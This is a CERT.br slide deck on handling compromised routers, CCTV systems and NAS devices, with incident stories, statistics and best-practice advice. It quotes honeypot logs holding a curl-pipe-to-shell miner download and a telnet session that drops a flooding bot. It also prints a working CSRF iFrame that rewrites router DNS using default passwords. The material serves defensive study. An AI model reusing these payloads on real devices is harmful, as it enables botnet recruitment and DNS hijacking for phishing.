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The Trials and Tribulations of Remediating Compromised CPEs, CCTVs and Other IoTs

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The Internet of Things

“... is the network of physical objects or "things" embedded with electronics, software, sensors and connectivity...”

- *Wikipedia*

“...The Internet of Things extends internet connectivity beyond traditional devices like desktop and laptop computers, smartphones and tablets to a diverse range of devices and everyday things...”

- *Webopedia*

Quotes we hear frequently...

“This is just a [_____]”

“No, we don’t have Internet here...”

“This device is not my responsibility...”

Still seen in our honeypots:
Synology NAS bitcoin botnet

```
2014-07-07 16:11:39 +0000: synology[11626]: IP: 93.174.95.67, request:
"POST /webman/imageSelector.cgi HTTP/1.0, Connection: close, Host:
honeypot:5000, User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows
NT 5.1), Content-Length: 456, Content-Type: multipart/form-data;
boundary=shit_its_the_feds, X-TMP-FILE: /usr/syno/synoman/manager.cgi,
X-TYPE-NAME: SLICEUPLOAD, , --shit_its_the_feds.Content-Disposition:
form-data; name="source"..login.--shit_its_the_feds.Content-
Disposition: form-data; name="type"..logo.--shit_its_the_feds.Content-
Disposition: form-data; name="foo"; filename="bar".Content-Type:
application/octet-stream..sed -i -e '/sed -i -e/,$d' /usr/syno/synoman/
manager.cgi.export TARGET="50.23.98.94:61066" && curl http://
5.104.224.215:61050/mn.sh | sh 2>&1 && unset TARGET.--
shit_its_the_feds--.", code: 403
```

Strings of the downloaded binary:

```
Usage: minerd [OPTIONS]
Options:  -o, --url=URL          URL of mining server
  -O, --userpass=U:P    username:password pair for mining server
  -u, --user=USERNAME   username for mining server
  -p, --pass=PASSWORD   password for mining server
      --cert=FILE       certificate for mining server using SSL
  -x, --proxy=[PROTOCOL://]HOST[:PORT]  connect through a proxy
```

Still seen in our honeypots:
Telnet brute force attacks against CPEs

```
2014-03-24 16:19:00 +0000: hpot[9140]: IP: 93.174.95.67, status:
SUCCEEDED, login: "root", password: "root"
2014-03-24 16:19:00 +0000: hpot[9140]: IP: 93.174.95.67, cmd: "sh"
2014-03-24 16:19:00 +0000: hpot[9140]: IP: 93.174.95.67, cmd: "echo -e \
\x51\\x51"
2014-03-24 16:19:01 +0000: hpot[9140]: IP: 93.174.95.67, cmd: "cp /bin/
sh /var/run/kHaK0a && echo -n > /var/run/kHaK0a && echo -e \\x51\\x51"
2014-03-24 16:19:01 +0000: hpot[9140]: IP: 93.174.95.67, cmd: "echo -ne
\\x7F\\x45\\x4C\\x46\\x1\\x1\\x1\\x61\\x0\\x0\\x0\\x0\\x0\\x0\\x0\\x0\
\x2\\x0\\x28\\x0\\x1\\x0\\x0\\x0\\x74\\x80\\x0\\x0\\x34\\x0\\x0\\x0\\x1C
\\xD\\x0\\x0\\x2\\x0\\x0\\x0\\x34\\x0\\x20\\x0\\x2\\x0\\x28\\x0\\x6\\x0\
\x5\\x0\\x1\\x0\\x0\\x0\\x0\\x0\\x0\\x0\\x0\\x80\\x0\\x0\\x0\\x80\\x0\
\x0\\xF0\\xC\\x0\\x0\\xF0\\xC\\x0\\x0\\x5\\x0\\x0\\x0\\x0\\x80\\x0\\x0\
\x1\\x0\\x0\\x0\\xF0\\xC\\x0\\x0\\xF0\\xC\\x1\\x0\\xF0\\xC >> /var/run/
kHaK0a"

kHaK0a: ELF 32-bit LSB executable, ARM, version 1, statically linked,
stripped

UDP Flooding %s for %d seconds.
UDP Flooding %s:%d for %d seconds.
TCP Flooding %s for %d seconds.
KILLATTK
Killed %d.
None Killed.
8.8.8.8
```

Overview of some incidents reported to CERT.br

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Phishing at a CCTV System (1/2)

Received a report of a phishing page hosted at a specific port on a given IP address

Sent a report to the

- **network block (/28) contact**
- **upstream ASN abuse team**

No response from the network contact

Upstream reported that no response was received either

After a week we call the network contact

- **“King of Construction Supply, good morning...”**
- **“No, we don’t have Internet here... I can give you the number of the owner, maybe he knows something I don’t...”**

Phishing at a CCTV System (2/2)

Next day we reach the owner

- "No, we really don't have Internet here. What we have is a set of security cameras we can watch in real time via the Internet..."
- "I'll give you the number of the consultant, but he is away in an area where there is no cell phone coverage..."


Two days later

- We finally talk to the consultant
- He has no idea how to remove content from the CCTV recorder
- Calls back with the "solution": "I changed the ISP, now we have a new IP address, see if you can still access the phishing page..."

Questions still unanswered

- Which model was the CCTV?
- How many other vendors use the same system?
- How many other CCTVs are compromised out there?

Attacks using rogue DNS servers + CPEs: **Sample attack scenario**



This is NOT DNSChanger

Attacks using rogue DNS servers + CPEs:
Step 1: configure a rogue DNS server

- **commonly hosted at cloud or hosting services abroad**
- **usually respond with authority for the target domains**
  - **attacker just creates a zone file for the target domain**
  - **we handled cases where 1 rogue DNS server was providing wrong results for more than 30 domains (financial services, e-commerce, websearch, public API's, etc)**

```
$ dig +norec @xxx.xxx.57.155 <victim>.com A

[...]
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 55048
;; flags: qr aa ra; QUERY: 1, ANSWER: 1, [...]

[...]
;; ANSWER SECTION:
<victim>.com.          10800   IN      A       xxx.xxx.57.150
```

There is NO DNS cache poisoning is these cases

Attacks using rogue DNS servers + CPEs:
Step 2: host malicious content

```
$ wget -q -O - --header 'Host: <victim>.com' http://xxx.xxx.57.150/

<title>Fazer pagamentos online, enviar e receber pagamentos ou criar
uma conta pessoal - <victim> Brasil</title>

<link rel="shortcut icon" href="favicon.ico">

<frameset rows="100%,*">

<frame name="bla" src="<victim>.htm" noresize frameborder="no">

<frame src="UntitledFrame-6"></frameset><noframes></noframes>
```

Attacks using rogue DNS servers + CPEs:
Step 3: compromise a popular site

- **compromise a website with a high number of viewers**
- **insert a malicious iFrame that makes the user browser attack its own CPE (CSRF attack)**

```
<html>
<body>
<iframe height=0 width=0 id="cantseeme" name="cantseeme"></iframe>
<form name="csrf_form" action="http://192.168.123.254/goform/AdvSetDns"
method="post" target="cantseeme">
…
<input type="hidden" name="DS1" value='64.186.158.42'>
<input type="hidden" name="DS2" value='64.186.146.68'>
<script>document.csrf_form.submit();</script>
<img src="http://admin:admin@IP_Vitima/dnscfg.cgi?
dnsPrimary=64.186.158.42&dnsSecondary=64.186.146.68&dnsDynamic=0&dnsRefresh=1"
border=0 width=0 height=0>
<img width=0 height=0 border=0 src='http://root:root@IP_Vitima/dnsProxy.cmd?
enblDproxy=0&PrimaryDNS=64.186.158.42&SecondaryDNS=64.186.146.68'></img>
<META http-equiv='refresh' content='1;URL=reboot.php'>
</body>
</html>
```

Attacks using rogue DNS servers + CPEs:
Step 4: change the CPE DNS configuration

When the victim visits a site with a malicious iFrame, this iFrame


- **performs brute force attacks on CPEs, abusing default or weak passwords**
- **changes the DNS configurations to point resolution to a rogue DNS server**
- **other actions, like restart the CPE**

Other compromise vectors


- **via telnet or ssh brute force**
- **exploiting the CPEs' vulnerabilities**

A Special Case is the Arris Broadband Router: **Telnet is default and can't be disabled**

- **daily password generator online**
- **Shodan lists thousands of devices just searching by `"Enter password>"`**



Rogue DNS Servers Stats:
Actively Providing Malicious Response



Period: **290 days** (2014/09/01 – 2015/06/17)
IPs: **521**

ASNs: **87**
Countries: **23**

Attacks using rogue DNS servers:
Alternative for steps 3&4: compromise a router

Mikrotik routers come with weak default configuration

- **telnet, ssh and web management enabled**
- **login: admin password: <blank>**

These are low cost routers and very common at

- **remote locations (there are combos with radio antenas)**
- **small ISPs, with very low knowledge of best practices**

Criminals' objectives

- **change DHCP server to provide malicious DNS configuration to all ISPs' clients**


CPEs are also widely abused for DDoS

Botnets that compromise CPEs

- **Example: Aidra**

UDP Services that are abused as part or amplification attacks

CERT.br DDoS Stats 2014:
Notification of IPs participating in DDoS Attacks



217 times more than 2013

90% were related to the abuse of these protocols for amplification:

- **161/UDP (SNMP)**
- **1900/UDP (SSDP)**
- **53/UDP (DNS)**
- **123/UDP (NTP)**
- **27015/UDP (STEAM Protocol)**
- **19/UDP (CHARGEN)**

Challenges for Incident Response (1/3)

Difficult to explain the DNS issue to hosting providers

- no policy defined for cases in which someone hosts a rogue DNS
- default is to forward the complaint to the client
  - "the client" is the attacker!
- 1st level abuse teams
  - are not trained to handle DNS logs
  - don't have tools to test DNS attacks
- automatic systems don't identify these complaints
  - are expecting phishing, malware or copyright infringement
- several rogue DNS servers are hosted in what appear to be bullet proof networks

Challenges for Incident Response (2/3)

Too many vulnerable web sites being compromised to host malicious iFrames

Too many vulnerable CPEs

- weak or default passwords are the norm
- too many vulnerabilities and almost no firmware updates
- at the end these are just forgotten “things”

Difficult to locate and educate the small ISPs with vulnerable Mikrotiks

Challenges for Incident Response (3/3)

Detection of these incidents is really challenging

Users and admins don't know how to deal with CPEs, CCTVs, NAS, etc

- **not hard to imagine how it will be on the "real" IoT**

Vendors are repeating all the errors from the past in devices that are harder to patch and configure

IPv6 is getting traction at households (at least in Brazil)

- **this could bring more "things" to the surface**
- **are the CSIRTs' tools ready to deal with IPv6 incidents?**

What can we do to improve the overall health of the Internet?

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Encourage the Adoption of Best Practices

ISPs

- Implement BCP 38
- Establish better policies for CPE management and deployment
  - better password policies
  - allow/encourage users to improve security and change passwords
  - define a policy for updating the devices they manage

Hosting Providers

- Establish policies for cases involving rogue DNS servers
  - train the 1st level abuse teams on how to deal with this
- Proactively detect rogue DNS servers or malicious scripts

Everyone

- Pay attention to incident notifications
- Act on data feeds
  - Shadowserver, Team Cymru, Dragon Research Group, LACNIC WARP, CERT.br, others
- Start collecting and using NetFlows/IPFIX

Educate End Users:
Cartilla de Seguridad para Internet

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Spanish version funded by ISOC: http://cartilla.cert.br/

Original Portuguese version: http://cartilha.cert.br/

Material available in Spanish at this time:
Fascículos de la Cartilla

8-page booklets focused on specific topics:

- **Social Networks**
- **Passwords**
- **Privacy**
- **E-commerce**
- **Mobile Devices**
- **Internet Banking**

